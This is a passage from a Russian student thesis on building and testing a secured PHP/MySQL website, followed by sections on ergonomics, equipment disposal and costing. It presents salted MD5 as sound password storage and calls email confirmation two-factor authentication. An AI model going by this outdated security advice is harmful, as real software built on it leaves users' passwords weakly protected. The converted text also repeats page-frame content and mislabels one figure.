Производительность при обработке статического контента	Медленный, так как имеет сложную архитектуру для одновременной обработки нескольких соединений	В 2,5 раза быстрее чем Apache и потребляет меньше памяти

Инь. № подл.	Подпись и дата	Взам. инв. №	Инь. № дубл.	Подпись и дата

Продолжение таблицы 3.1

Производительность при обработке динамического контента	Отличная производительность для динамического контента	Отличная производительность для динамического контента
Поддержка операционной системы	Поддерживает все ОС - Unix, как и Windows	Поддерживает все ОС - как Unix, так и Windows, однако производительность в Windows сравнительно менее стабильна.
Гибкость	Гибкая настраиваемость, добавление модулей.	Поддержка динамических модулей.
Поддержка и документация	Отличная поддержка и доступная документация.	На данный момент имеет отличную поддержку ресурсов и доступную документацию.

3.4 Проектирование защищенного web-сайта

Для создания web-сайта необходимо выбрать язык программирования, на котором сайт будет написан. Есть большой выбор языков программирования для решения данной задачи, также можно использовать и комбинацию различных языков. Самые распространенные языки программирования и их краткое описание представлено ниже.

PHP. В основе лежит язык разметки HTML. PHP — это язык сценариев общего назначения, исходный код - открытый. Синтаксис достаточно легко поддается освоению, имеет немало общих черт с C, Java и Perl. Главное преимущество PHP заключается в том, что с его помощью разработчики могут оперативно создавать динамически генерируемые веб-страницы. При профессиональном владении языком, его можно использовать и для выполнения других задач.

Python. В русском языке распространено как "питон". Высокоуровневый язык программирования общего назначения, ориентированный на повышение

Инв. № подл.	Подпись и дата	Взам. инв. №	Инв. № дубл.	Подпись и дата	3.4 Проектирование защищенного web-сайта					Лист
					Для создания web-сайта необходимо выбрать язык программирования, на котором сайт будет написан. Есть большой выбор языков программирования для решения данной задачи, также можно использовать и комбинацию различных языков. Самые распространенные языки программирования и их краткое описание представлено ниже.					
					PHP. В основе лежит язык разметки HTML. PHP — это язык сценариев общего назначения, исходный код - открытый. Синтаксис достаточно легко поддается освоению, имеет немало общих черт с C, Java и Perl. Главное преимущество PHP заключается в том, что с его помощью разработчики могут оперативно создавать динамически генерируемые веб-страницы. При профессиональном владении языком, его можно использовать и для выполнения других задач.					
					Python. В русском языке распространено как "питон". Высокоуровневый язык программирования общего назначения, ориентированный на повышение					
Изм.	Лист	№ докум.	Подпись	Дата	ФАЭС.10.05.02.056					40

производительности разработчика и читаемости кода. Синтаксис ядра Python минималистичен. В то же время стандартная библиотека включает большой объём полезных функций.

Ruby. В русском языке распространено как "руби". Динамический, рефлексивный, интерпретируемый высокоуровневый язык программирования для быстрого и удобного объектно-ориентированного программирования. Язык обладает независимой от операционной системы реализацией многопоточности, строгой динамической типизацией, сборщиком мусора и многими другими возможностями. По особенностям синтаксиса он близок к языкам Perl и Eiffel, по объектно-ориентированному подходу — к Smalltalk. Также некоторые черты языка взяты из Python.

ASP. Разработчиком данного языка является Microsoft. Платформы для работы ASP: Windows NT и IIS (Internet Information Server). Не совсем корректно называть ASP языком, скорее, это именно технология для подключения программы к Web-страницам. Простой скриптовый язык и возможность использования внешних COM-компонентов.

JavaScript. Принцип работы JavaScript несколько отличается от других языков программирования. Главное отличие состоит в том, что он подключается напрямую в HTML-файл. Сценарий, написанный на JavaScript, проходит обработку интерпретатором, встроенным в браузер.

Многообразие возможностей javascript обуславливает популярность языка. С его помощью можно:

- вносить изменения на страницу: работать с тегами, менять стили, писать текст;
- реагировать на события (например, клик мыши) и выполнять определенную функцию;
- выводить сообщения, проверять корректность данных, устанавливать и считывать cookie,
- загружать данные без перезагрузки страницы и т.д.

Инв. № подл.	Подпись и дата				<div> <div>ФАЭС.10.05.02.056</div> <div>Лист 41</div> </div>			
Инв. № докл.	Подпись и дата							
Взам. инв. №	Инв. № докл.							
Изм.	Подпись и дата							
Лист	Изм.				Лист			
№ докум.	Изм.				№ докум.			
Подпись	Изм.				Подпись			
Дата	Изм.				Дата			

Perl. Изначально этот язык был средством для соединения программ, выполняющих различные функции, в единый сценарий, позволяющий решить комплекс задач: обработка текста, администрирование и т.д. Сегодня Perl - это основное средство для создания приложений CGI. С его помощью выполняется администрирование веб-серверов и других систем. Простота и оперативность написания сценариев на данном языке привели к его адаптации на такие платформы, как Windows, Mac и т.д. Perl - открыт и доступен, исходные тексты интерпретатора можно получить совершенно бесплатно. [21]

При проектировании данного сайта использовался язык PHP с применением js скриптов и css. Для работоспособности сайта был приобретён хостинг и домен у компании Reg.ru. Был изготовлен SSL-сертификат DomainSSL от компании GlobalSign,

Ключевые особенности SSL-сертификата DomainSSL:

- безопасное соединение с доменом и поддоменом;
- 256-битное шифрование;
- совместимость с большинством браузеров, смартфонов и мобильных устройств;
- возможность установки сертификата на любое количество серверов без дополнительной оплаты;
- отсутствие необходимости предоставлять документы для получения сертификата;
- бесплатный перевыпуск;
- знак аутентичности. [22]

Изготовленный сертификат имеет тип DV, который подтверждает домен. Существует несколько типов SSL-сертификатов:


- сертификаты с проверкой домена (Domain Validation — DV) подтверждают, что пользователь находится именно на том веб-сайте, на доменный адрес которого осуществил переход, то есть удостоверяет веб-сервер, который обслуживает сайт. Такой сертификат не содержит информации о компании-владельце сайта, а потому не может считаться достаточно безопасным для оказания коммер-

Инв. № подл.	Подпись и дата				Инв. № докл.	Подпись и дата				Взам. инв. №	Подпись и дата				Инв. № докл.	Подпись и дата				Изм.	Лист	№ докум.	Подпись	Дата	ФАЭС.10.05.02.056	Лист	42

Форма авторизации

Email:

Пароль: минимум 6 символов

Введите капчу: 

Проверочный код

Рисунок 3.2 – Форма авторизации

В качестве СУБД была выбрана MySQL, для ее администрирования использовалось веб-приложение phpMyAdmin. Было создано две таблицы для хранения данных зарегистрированных пользователей, users (рисунок 3.3) и confirm_users (рисунок 3.4).

[Структура таблицы](#) [Связи](#)



#	Имя	Тип	Сравнение	Атрибуты	Null	По умолчанию	Комментарии	Дополнительно
<input type="checkbox"/> 1	id 	int(10)			Нет	Нет		AUTO_INCREMENT
<input type="checkbox"/> 2	name	varchar(50)	utf8mb4_unicode_ci		Нет	Нет		
<input type="checkbox"/> 3	email 	varchar(50)	utf8mb4_unicode_ci		Нет	Нет		
<input type="checkbox"/> 4	email_status	tinyint(1)			Нет	Нет		
<input type="checkbox"/> 5	password	varchar(50)	utf8mb4_unicode_ci		Нет	Нет		
<input type="checkbox"/> 6	date_registration	datetime			Нет	Нет		

Рисунок 3.3 – Структура таблицы users

Таблица users содержит в себе следующие поля:

- id – уникальный идентификатор;
- name - для сохранений имени пользователя;
- email - для сохранений почтового адреса. Е-mail используется в качестве логина, поэтому это поле должно быть уникальным, то есть иметь индекс UNIQUE;

ФАЭС.10.05.02.056

Лист

44

— email_status - поле для указания, подтверждена ли почта или нет. Если почта подтверждена, то оно будет иметь значение 1, иначе значение 0. По умолчанию, это поле будет иметь значение 0;

— password - для сохранений пароля;

— date_registration – записывает время регистрации пользователя.

Структура таблицы

Связи

#	Имя	Тип	Сравнение	Атрибуты	Null	По умолчанию	Комментарии	Дополнительно
<input type="checkbox"/> 1	id	int(10)			Нет	Нем		AUTO_INCREMENT
<input type="checkbox"/> 2	email	varchar(50)	utf8mb4_unicode_ci		Нет	Нем		
<input type="checkbox"/> 3	token	varchar(255)	utf8mb4_unicode_ci		Нет	Нем		
<input type="checkbox"/> 4	date_registration	datetime			Нет	Нем		

Рисунок 3.4 – Структура таблицы confirm_users

Таблица confirm_users содержит в себе следующие поля:

— id – уникальный идентификатор;

— email - для сохранений почтового адреса;

— token – для хранения уникального кода;

— date_registration – записывает время регистрации пользователя.

Две таблицы используются для двухфакторной аутентификации через email. Confirm_users временно хранит в себе данные о пользователях, которые не подтвердили почту, если почта не была подтверждена в течении суток, то данные удаляются из таблиц.

Пароли хранятся в базе данных в виде хеша полученного с помощью алгоритма MD5 с добавлением криптографической соли.

Криптографическая соль представляет собой данные, которые применяются в процессе хеширования для предотвращения возможности разгадать оригинальный ввод с помощью поиска результата хеширования в списке заранее вычисленных пар ввод-хеш, известном также как "радужная" таблица.

Подпись и дата	
Инв. № дубл.	
Взам. инв. №	
Подпись и дата	
Инв. № подл.	

					ФАЭС.10.05.02.056	Лист
Изм.	Лис	№ докум.	Подпись	Дата		45

Соль — это дополнительные данные, которые делают ваши хеши намного более устойчивыми к взлому. Существует много онлайн-сервисов, предоставляющие обширные списки заранее вычисленных хешей вместе с их оригинальным вводом. Использование соли делает поиск хеша в таком списке маловероятным или даже невозможным. [24]

Например, для пароля 123123 хеш при применении алгоритма MD5 будет 4297f44b13955235245b2497399d7a93 и этот хеш можно найти с помощью онлайн ресурсов и получить пароль в его первоначальном виде (рисунок 3.5). Но если добавить к паролю некоторые данные, которые будут являться криптографической солью, то хеш будет иметь другой вид, что усложнит получение первоначального пароля или вообще сделает это невозможным (рисунок 3.6)

MD5 hash decryption results

Re-encode result

The hash `md5:4297f44b13955235245b2497399d7a93` decodes to:

```
String: 123123
```

Hex: 31 32 33 31 32 33

Рисунок 3.5 – Поиск первоначального пароля по его хешу без применения криптографической соли

Инв. № подл.	Подпись и дата	Взам. инв. №	Инв. № дубл.	Подпись и дата

					<p style="text-align: center;"><i>ФАЭС.10.05.02.056</i></p>	Лист
<i>Изм.</i>	<i>Лист</i>	<i>№ докум.</i>	<i>Подпись</i>	<i>Дата</i>		46

Error

Captcha numbers do not match.

Рисунок 3.6 – Поиск первоначального пароля по его хешу с применением криптографической соли

3.5 Проверка web-сайта на наличие уязвимостей

Существует много инструментов для проверки сайта на наличие уязвимостей, не все они делают проверку сайта одинаково, поэтому наилучшим вариантом будет использовать сразу несколько сканеров.

Далее перечислены некоторые виды сканеров:

— ScanMyServer предоставляет один из самых полных отчетов по тестам безопасности: SQL-инъекциям, межсайтовому скриптингу, инъекциям PHP-кода, раскрытию источника, установке HTTP-заголовков и многое другое. Отчет о проверке отправляется по электронной почте с кратким описанием найденных уязвимостей.

— SUCURI является самым популярным бесплатным сканером вредоносных программ. Вы можете быстро протестировать сайт на наличие вредоносного кода и его присутствие в различных черных списках. SUCURI также очищает и защищает сайт от онлайн-угроз. Инструмент работает на любых CMS

— Quttera проверяет сайт на наличие вредоносных программ и уязвимостей. Этот инструмент сканирует сайт на наличие вредоносных файлов, подозрительных файлов, потенциально подозрительных файлов, phishTank, а также присутствие в списках безопасного просмотра (Google, Yandex) и списках вредоносных программ.

Подпись и дата	
Инв. № докл.	
Взам. инв. №	
Подпись и дата	
Инв. № подл.	

					ФАЭС.10.05.02.056	Лист 47
Изм.	Лист	№ докум.	Подпись	Дата		

— Detectify — это сканер сайта, основанный на SaaS (software as a service — программное обеспечение как услуга, форма облачных вычислений, модель обслуживания, при которой подписчикам предоставляется готовое прикладное программное обеспечение, полностью обслуживаемое провайдером). Он позволяет проводить более 100 автоматических тестов безопасности, включая тест OWASP Top 10, наличие вредоносного программного обеспечения и многие другие.

— Tinfoil Security сначала проверяет сайт на наличие 10 уязвимостей OWASP, а затем на другие известные угрозы. В конечном итоге вы получите отчет о действиях и сможете повторно просканировать сайт после внесения необходимых исправлений. Полная настройка займет около 5 минут. Просканировать сайт можно даже если он защищен или для входа на него требуется регистрация. [25]

При проверке сайта были выбраны сканеры Quttera, SUCURI и Detectify. Результаты проверки на каждом из них представлены ниже.

Инв. № подл.	Подпись и дата	Взам. инв. №	Инв. № дубл.	Подпись и дата						
Изм.	Лист	№ докум.	Подпись	Дата	ФАЭС.10.05.02.056					Лист
										48

Sitescan report

Scanned files analysis

Additional information

Blacklisting status

No Malware Detected By Free Online Website Scan On This Website.

A free external scan did not find malicious activity on your website. If you still think that your website is infected with malware or hacked, please subscribe to a plan, we will scan your website internally and perform a full manual audit of your site as well as clean any infection that our free scanner didn't pick up.

PROTECT YOUR WEBSITE NOW!

[Is this plan for me?](#)

[website security plans and features](#) →

Normalized URL: <http://www.romantsov.space:80>

Submission date: Sun Dec 6 11:33:58 2020

Server IP address: 31.31.198.38

Country: Russian Federation

Server: nginx

CMS: WordPress

Malicious files: 0

Suspicious files: 0

Potentially Suspicious files: 0

Clean files: 4

External links detected: 5

Iframes scanned: 0

Blacklisted: No

SSL Certificate details: [Available via API only.](#)

Рисунок 3.5 – Результат сканирования с использованием Quttera

Подпись и дата	Инва. № докл.	Взам. инв. №	Подпись и дата	Инва. № подл.

Изм.	Лист	№ докум.	Подпись	Дата

ФАЭС.10.05.02.056

Лист

49



No Malware Found

Our scanner didn't detect any malware



Site is not Blacklisted

9 Blacklists checked



<https://romantsov.space/>

IP address: 31.31.198.38

Hosting: Unknown

Running on: Nginx

CMS: Unknown

Powered by: Unknown

[More Details](#)



Our automated scan did not detect malware on your site. If you still believe that your site has been hacked, [sign up](#) for a complete scan, manual audit, and guaranteed malware removal.

TLS Recommendations

No redirect from HTTP to HTTPS found. You should [redirect](#) your website visitors to the HTTPS version to avoid the "Not Secure" browser warning.

Website Malware & Security

- ✓ No malware detected by scan (Low Risk)
- ✓ No injected spam detected (Low Risk)
- ✓ No defacements detected (Low Risk)
- ✓ No internal server errors detected (Low Risk)



Website Monitoring
Not detected

[Learn More](#)



Website Firewall
Not Detected

[Explore Sucuri Firewall](#)

Website Blacklist Status

- ✓ Domain clean by Google Safe Browsing
- ✓ Domain clean by McAfee
- ✓ Domain clean by Sucuri Labs
- ✓ Domain clean by ESET
- ✓ Domain clean by PhishTank
- ✓ Domain clean by Yandex
- ✓ Domain clean by Opera

Your site does not appear to be blacklisted. If you still see security warning on your site, [sign up](#) for a more complete scan, manual audit, and guaranteed blacklist removal.

Рисунок 3.6 – Результат сканирование с использованием SUCURI

Проверка SUCURI не обнаружила web firewall. Компания REG.RU на хостинг устанавливает модуль безопасности web-сервера – ModSecurity Web Firewall (WAF). ModSecurity, разработанный компанией Trustwave, – это один из наиболее эффективных инструментов для предотвращения атак на web-

Изм.	Лист	№ докум.	Подпись	Дата

ФАЭС.10.05.02.056

Лист

50

приложения. Решение позволяет осуществлять мониторинг http-трафика и выполнять анализ событий в режиме реального времени. Используемые на уровне http-сервера фильтры справляются с многочисленными угрозами, такими как: межсайтовый скриптинг, подстановка SQL-запросов, CSRF, подстановка JavaScript-блоков на страницы и др. [26]

В остальном результаты проверки имеют хороший уровень и показали отсутствие критических уязвимостей.

3.6 Исправление найденных уязвимостей

При сканировании сайта с использование Detectify нашлись уязвимости, которые относятся к OWASP Top 10 (рисунок Б.1 и Б.2). Более подробное описание уязвимости представлено на рисунке 3.7.

Параметры X-Frame / Отсутствует заголовок (Clickjacking)

имя	значение
Найдено на	https://romantsov.space/
Теги	<div>СРЕДНЯЯ</div>

Оценка по CVSS

4.3

Средняя

Больше информации

Что это значит?

Clickjacking, также известный как «атака восстановления пользовательского интерфейса», - это когда злоумышленник использует несколько прозрачных или непрозрачных слоев, чтобы обманом заставить пользователя щелкнуть кнопку или ссылку на другой странице, когда он намеревался щелкнуть страницу верхнего уровня.

Что может случиться?

С помощью тщательно продуманной комбинации таблиц стилей, окон iframe и текстовых полей можно убедить пользователя, что он вводит пароль к своей электронной почте или банковскому счету, но вместо этого вводит его в невидимом фрейме, контролируемом злоумышленником.

Обратите внимание, что это очень зависит от приложения. Нет смысла внедрять патч для конечной точки API. Должно быть действие (кнопка или подобное), с которым злоумышленник может взаимодействовать, чтобы это считалось уязвимостью.

Версия модуля
1.0.4

Выпущенный
2020-08-26

Рисунок 3.7 – Подробное описание уязвимости.

Для закрытия данной уязвимости необходимо добавить отсутствующие заголовки в код сайта. После добавления необходимых заголовков была проведена повторная проверка, которая показала отсутствие уязвимостей по OWASP Top 10 (рисунок Б.3). Также была учтена рекомендация SUCURI (рисунок 3.6) и все ссылки перенаправляют на HTTPS.

3.7 Вывод

В данной главе были рассмотрены плюсы и минусы самых распространённых СУБД, сравнение веб-серверов Nginx и Apache. После проектирования сайт был проверен с использованием онлайн сканеров SUCURI, Quttera и Detectify. Были исправлены найденные уязвимости и учтены рекомендации по улучшению защиты.

Инв. № подл.	Подпись и дата				Инв. № дубл.	Подпись и дата	Взам. инв. №	Инв. № дубл.	Подпись и дата	Инв. № подл.	Изм.	Лист	№ докум.	Подпись	Дата	ФАЭС.10.05.02.056	Лист
																	52

53

Таблица 1.1 - Трудовая функция кодирования на языках web-программирования [27]

Трудовые действия	Создание программного кода в соответствии с техническим заданием (готовыми спецификациями)
	Оптимизация программного кода с использованием специализированных программных средств
	Написание программного кода с использованием языков программирования, определения и манипулирования данными
	Размещение программного кода в страницах, созданных при верстке ИР
	Размещение программного кода в клиентской части ИР
	Размещение программного кода в серверной части ИР
	Оценка и согласование сроков выполнения поставленных задач
Необходимые умения	Применять выбранные языки программирования для написания программного кода
	Использовать выбранную среду программирования и средства системы управления базами данных
	Использовать возможности имеющейся программной архитектуры ИР
Необходимые знания	Синтаксис выбранного языка программирования, особенности программирования на этом языке
	Особенности выбранной среды программирования и системы управления базами данных

Инв. № подл.	Подпись и дата	Взам. инв. №	Инв. № дубл.	Подпись и дата

Изм.	Лист	№ докум.	Подпись	Дата

ФАЭС.10.05.02.056

Продолжение таблицы 1.1

Необходимые знания	Стандартные библиотеки выбранного языка программирования
	Методологии разработки программного обеспечения
	Технологии программирования
	Современные интерпретируемые языки программирования
	Современные объектно-ориентированные языки программирования
	Современные сценарные языки программирования
	Компоненты программно-технических архитектур ИР, существующие приложения и интерфейсы взаимодействия с ними

При выполнении всех видов работ при реализации трудовых функций работники пользуются оборудованием, размещаемым на рабочих местах: персональными компьютерами, сканерами, принтерами.

4.3 Требования к организации рабочего места

Площадь на одно рабочее место пользователей ПЭВМ с ВДТ на базе электронно-лучевой трубки (ЭЛТ) должна составлять не менее 6 м², в помещениях с ВДТ на базе плоских дискретных экранов (жидкокристаллические, плазменные) - 4,5 м². При использовании ПЭВМ с ВДТ на базе ЭЛТ (без вспомогательных устройств - принтер, сканер и др.), отвечающих требованиям международных стандартов безопасности компьютеров, с продолжительностью работы менее 4 ч в

Инв. № подл.	Подпись и дата	Взам. инв. №	Инв. № дубл.	Подпись и дата	<p>При выполнении всех видов работ при реализации трудовых функций работники пользуются оборудованием, размещаемым на рабочих местах: персональными компьютерами, сканерами, принтерами.</p> <p>4.3 Требования к организации рабочего места</p> <p>Площадь на одно рабочее место пользователей ПЭВМ с ВДТ на базе электронно-лучевой трубки (ЭЛТ) должна составлять не менее 6 м², в помещениях с ВДТ на базе плоских дискретных экранов (жидкокристаллические, плазменные) - 4,5 м². При использовании ПЭВМ с ВДТ на базе ЭЛТ (без вспомогательных устройств - принтер, сканер и др.), отвечающих требованиям международных стандартов безопасности компьютеров, с продолжительностью работы менее 4 ч в</p>					Лист
Изм.	Лист	№ докум.	Подпись	Дата	ФАС.10.05.02.056					55

день допускается минимальная площадь 4,5 м² на одно рабочее место пользователя (взрослого и учащегося высшего профессионального образования).

При размещении рабочих мест с ПЭВМ расстояние между рабочими столами с видеомониторами (в направлении тыла поверхности одного видеомонитора и экрана другого видеомонитора), должно быть не менее 2,0 м, а расстояние между боковыми поверхностями видеомониторов - не менее 1,2 м.

Рабочие места с ПЭВМ в помещениях с источниками вредных производственных факторов должны размещаться в изолированных кабинах с организованным воздухообменом.

Рабочие места с ПЭВМ при выполнении творческой работы, требующей значительного умственного напряжения или высокой концентрации внимания, рекомендуется изолировать друг от друга перегородками высотой 1,5 - 2,0 м.

Экран видеомонитора должен находиться от глаз пользователя на расстоянии 600 - 700 мм, но не ближе 500 мм с учетом размеров алфавитно-цифровых знаков и символов.

Конструкция рабочего стола должна обеспечивать оптимальное размещение на рабочей поверхности используемого оборудования с учетом его количества и конструктивных особенностей, характера выполняемой работы.

При этом допускается использование рабочих столов различных конструкций, отвечающих современным требованиям эргономики. Поверхность рабочего стола должна иметь коэффициент отражения 0,5 - 0,7.

Конструкция рабочего стула (кресла) должна обеспечивать поддержание рациональной рабочей позы при работе на ПЭВМ позволять изменять позу с целью снижения статического напряжения мышц шейно-плечевой области и спины для предупреждения развития утомления. Тип рабочего стула (кресла) следует выбирать с учетом роста пользователя, характера и продолжительности работы с ПЭВМ.

Рабочий стул (кресло) должен быть подъемно-поворотным, регулируемым по высоте и углам наклона сиденья и спинки, а также расстоянию спинки от пе-

Инв. № подл.	Подпись и дата	Взам. инв. №	Инв. № дубл.	Подпись и дата	<p>Конструкция рабочего стола должна обеспечивать оптимальное размещение на рабочей поверхности используемого оборудования с учетом его количества и конструктивных особенностей, характера выполняемой работы.</p> <p>При этом допускается использование рабочих столов различных конструкций, отвечающих современным требованиям эргономики. Поверхность рабочего стола должна иметь коэффициент отражения 0,5 - 0,7.</p> <p>Конструкция рабочего стула (кресла) должна обеспечивать поддержание рациональной рабочей позы при работе на ПЭВМ позволять изменять позу с целью снижения статического напряжения мышц шейно-плечевой области и спины для предупреждения развития утомления. Тип рабочего стула (кресла) следует выбирать с учетом роста пользователя, характера и продолжительности работы с ПЭВМ.</p> <p>Рабочий стул (кресло) должен быть подъемно-поворотным, регулируемым по высоте и углам наклона сиденья и спинки, а также расстоянию спинки от пе-</p>	
Изм.	Лист	№ докум.	Подпись	Дата	<p>ФАЭС.10.05.02.056</p>	<p>Лист</p> <p>56</p>

реднего края сиденья, при этом регулировка каждого параметра должна быть независимой, легко осуществляемой и иметь надежную фиксацию.

Поверхность сиденья, спинки и других элементов стула (кресла) должна быть полумягкой, с нескользящим, слабо электризующимся и воздухопроницаемым покрытием, обеспечивающим легкую очистку от загрязнений.

В компьютерных залах должно быть естественное и искусственное освещение. Естественное освещение обеспечивается через оконные проемы с коэффициентом естественного освещения КЕО не ниже 1,2% в зонах с устойчивым снежным покровом и не ниже 1,5% на остальной территории. Световой поток из оконного проема должен падать на рабочее место оператора с левой стороны.

Искусственное освещение в помещениях эксплуатации компьютеров должно осуществляться системой общего равномерного освещения.

Освещенность на поверхности стола в зоне размещения документа должна быть 300-500 лк. Допускается установка светильников местного освещения для подсветки документов. Местное освещение не должно создавать бликов на поверхности экрана и увеличивать освещенность экрана более 300 лк. Прямую блескость от источников освещения следует ограничить. Яркость светящихся поверхностей (окна, светильники), находящихся в поле зрения, должна быть не более 200 кд/м².

Отраженная блескость на рабочих поверхностях ограничивается за счет правильного выбора светильника и расположения рабочих мест по отношению к естественному источнику света. Яркость бликов на экране монитора не должна превышать 40 кд/м². Показатель ослепленности для источников общего искусственного освещения в помещениях должен быть не более 20, показатель дискомфорта в административно-общественных помещениях не более 40. Соотношение яркости между рабочими поверхностями не должно превышать 3:1 — 5:1, а между рабочими поверхностями и поверхностями стен и оборудования 10:1.

Для искусственного освещения помещений с персональными компьютерами следует применять светильники типа ЛПОЗ6 с зеркализированными решетками, укомплектованные высокочастотными пускорегулирующими аппаратами. Допус-

Инв. № подл.	Подпись и дата			
	Инв. № дубл.			
	Взам. инв. №			
	Подпись и дата			
	Подпись и дата			

					ФАЭС.10.05.02.056	Лист 57
Изм.	Лис	№ докум.	Подпись	Дата		

кается применять светильники прямого света, преимущественно отраженного света типа ЛПО13, ЛПО5, ЛСО4, ЛПО34, ЛПО31 с люминесцентными лампами типа ЛБ. Допускается применение светильников местного освещения с лампами накаливания. Светильники должны располагаться в виде сплошных или прерывистых линий сбоку от рабочих мест параллельно линии зрения пользователя при разном расположении компьютеров. При расположении по периметру — линии светильников должны располагаться локализовано над рабочим столом ближе к его переднему краю, обращенному к оператору. Защитный угол светильников должен быть не менее 40 градусов. Светильники местного освещения должны иметь не просвечивающийся отражатель с защитным углом не менее 40 градусов.

Для обеспечения нормативных значений освещенности в помещениях следует проводить чистку стекол оконных проемов и светильников не реже двух раз в год и проводить своевременную замену перегоревших ламп. [28]

4.4 Создания оптимальных условий труда на рабочем месте

Условия труда – это совокупность факторов производственной (рабочей) среды и трудового процесса, оказывающих влияние на работоспособность и здоровье человека. Оптимальные условия труда – это условия труда, при которых воздействие на работника вредных и (или) опасных производственных факторов отсутствует или уровни воздействия которых не превышают уровни, установленные нормативами (гигиеническими нормативами) условий труда и принятые в качестве безопасных для человека, и создаются предпосылки для поддержания высокого уровня работоспособности работника.

Согласно СанПин 2.2.2/2.4.1340-03 «Гигиенические требования к персональным электронно-вычислительным машинам и организации работы» требованиями для оптимального условия труда в части организации режимов труда и отдыха являются:

Трудовая деятельность должна разделяться на 3 группы: группа А - работа по считыванию информации с экрана ВДТ с предварительным запросом; группа Б

Инв. № подл.	Подпись и дата				Лист 58
	Инв. № докл.				
	Взам. инв. №				
	Подпись и дата				
Изм.	Лист	№ докум.	Подпись	Дата	ФАЭС.10.05.02.056

- работа по вводу информации; группа В - творческая работа в режиме диалога с ПЭВМ. При выполнении в течение рабочей смены работ, относящихся к разным видам трудовой деятельности, за основную работу с ПЭВМ следует принимать такую, которая занимает не менее 50 % времени в течение рабочей смены или рабочего дня.

Для видов трудовой деятельности устанавливается 3 категории тяжести и напряженности работы с ПЭВМ, которые определяются: для группы А - по суммарному числу считываемых знаков за рабочую смену, но не более 60 000 знаков за смену; для группы Б - по суммарному числу считываемых или вводимых знаков за рабочую смену, но не более 40 000 знаков за смену; для группы В - по суммарному времени непосредственной работы с ПЭВМ за рабочую смену, но не более 6 ч за смену.

В зависимости от категории трудовой деятельности и уровня нагрузки за рабочую смену при работе с ПЭВМ устанавливается суммарное время регламентированных перерывов. [28]

Инв. № подл.	Подпись и дата				Инв. № дубл.	Подпись и дата	Взам. инв. №	Инв. № дубл.	Подпись и дата	
Изм.	Лист	№ докум.	Подпись	Дата	ФАЭС.10.05.02.056					Лист
										59

Таблица 1.2 - Суммарное время регламентированных перерывов в зависимости от продолжительности работы, вида и категории трудовой деятельности с ПЭВМ

Категория работы с ПЭВМ	Уровень нагрузки за рабочую смену при видах работ с ПЭВМ			Суммарное время регламентированных перерывов, мин	
	группа А, количество знаков	группа Б, количество знаков	группа В, ч	при 8-часовой смене	при 12-часовой смене
I	до 20 000	до 15 000	до 2	50	80
II	до 40 000	до 30 000	до 4	70	110
III	до 60 000	до 40 000	до 6	90	140

Для предупреждения преждевременной утомляемости пользователей ПЭВМ рекомендуется организовывать рабочую смену путем чередования работ с использованием ПЭВМ и без него.

При возникновении у работающих с ПЭВМ зрительного дискомфорта и других неблагоприятных субъективных ощущений, несмотря на соблюдение санитарно-гигиенических и эргономических требований, рекомендуется применять индивидуальный подход с ограничением времени работы с ПЭВМ.

В случаях, когда характер работы требует постоянного взаимодействия с ВДТ (набор текстов или ввод данных и т. п.) с напряжением внимания и сосредоточенности, при исключении возможности периодического переключения на другие виды трудовой деятельности, не связанные с ПЭВМ, рекомендуется организация перерывов на 10—15 мин через каждые 45— 60 мин работы.

Инв. № подл.	Подпись и дата	Взам. инв. №	Инв. № дубл.	Подпись и дата

Изм.	Лист	№ докум.	Подпись	Дата	ФАЭС.10.05.02.056	Лист
						60

При работе с ПЭВМ в ночную смену (с 22 до 6 ч), независимо от категории и вида трудовой деятельности, продолжительность регламентированных перерывов следует увеличивать на 30 %.

Во время регламентированных перерывов с целью снижения нервно-эмоционального напряжения, утомления зрительного анализатора, устранения влияния гиподинамии и гипокинезии, предотвращения развития позотонического утомления целесообразно выполнять комплексы упражнений.

Работающим на ПЭВМ с высоким уровнем напряженности во время регламентированных перерывов и в конце рабочего дня рекомендуется психологическая разгрузка в специально оборудованных помещениях (комната психологической разгрузки). [28]

4.5 Экологические проблемы утилизации оборудования

Устаревшие персональные компьютеры или их элементы должны быть правильно утилизированы в целях предотвращения вредного воздействия отходов производства и потребления на здоровье человека и окружающую среду, а также вовлечения таких отходов в хозяйственный оборот в качестве дополнительных источников сырья. За несоблюдение законодательства России по утилизации офисной техники на организацию могут быть наложены штрафные санкции. [41]

Выбрасывание компьютерной техники ведет к загрязнению окружающей среды. Персональный компьютер включает в свой состав как органические составляющие (пластик различных видов, материалы на основе поливинилхлорида, фенолформальдегида), так и почти полный набор металлов, в том числе и драгоценных. В связи с этим организации требуется документально контролировать оборот средств компьютерной техники от поступления до выбытия.

Согласно Приказу ГТК РФ от 19.11.2002 N 1224 «О порядке учета и хранения изделий и материалов, изготовленных с применением драгоценных металлов и драгоценных камней», организация вправе:

Инв. № подл.	Подпись и дата					Лист 61
	Инв. № докл.					
	Взам. инв. №					
	Подпись и дата					
Изм.	Лист	№ докум.	Подпись	Дата	ФАЭС.10.05.02.056	

- самостоятельно обрабатывать (перерабатывать) собранный лом, содержащий драгоценные металлы;
- реализовывать лом, содержащий драгоценные металлы;
- передавать на давальческой основе аффинажным организациям или организациям, осуществляющим деятельность по заготовке лома и отходов, первичной обработке и переработке, для дальнейшего производства и аффинажа.

Процесс утилизации компьютерной техники включает следующие пункты:

- создание внутренней комиссии в организации, которая решит, что нужно списать;
- составление экспертного заключения и подтверждение невозможности дальше пользоваться компьютерным оборудованием;
- осуществление списания компьютерной техники, которое будет отражено в бухгалтерском учете;
- утилизация мусора на лицензированном предприятии и получение документального подтверждения о проведенных действиях (акт выполненной работы, приема-передачи).
- утилизация персональных компьютеров имеет определенные сложности в реализации, но это необходимый этап в поддержании экологической ситуации. [29]

4.6 Вывод

В данном разделе были рассмотрены вопросы характеристики трудовой деятельности разработчиков сайта, требования к организации рабочего места, создания оптимальных условий труда на рабочем месте, экологические проблемы утилизации оборудования.

Инв. № подл.	Подпись и дата
Взам. инв. №	Инв. № дубл.
Подпись и дата	

Изм.	Лист	№ докум.	Подпись	Дата	ФАЭС.10.05.02.056	Лист
						62

5 Технико-экономическое обоснование работы

5.1 Постановка задачи

Целью выпускной квалификационной работы являлась разработка защищенного web-сайта. Web-сайт является программным кодом, который, согласно ст. 1259 ГК РФ, относится к объектам авторских прав, таким образом, является интеллектуальной собственностью.

В данном разделе будут рассмотрены следующие вопросы:

- расчет трудоемкости и длительности работ;
- расчет себестоимости и цены программного продукта.

5.2 Расчет трудоемкости и длительности работ

Процесс разработки защищенного web-сайта для компании разбит на несколько этапов:

1. анализ компании;
2. разработка нарушителя модели и угроз;
3. выбор хостинга и домена;
4. создание и подключение базы данных;
5. проектирование защищённого сайта;
6. проверка на наличие уязвимостей;
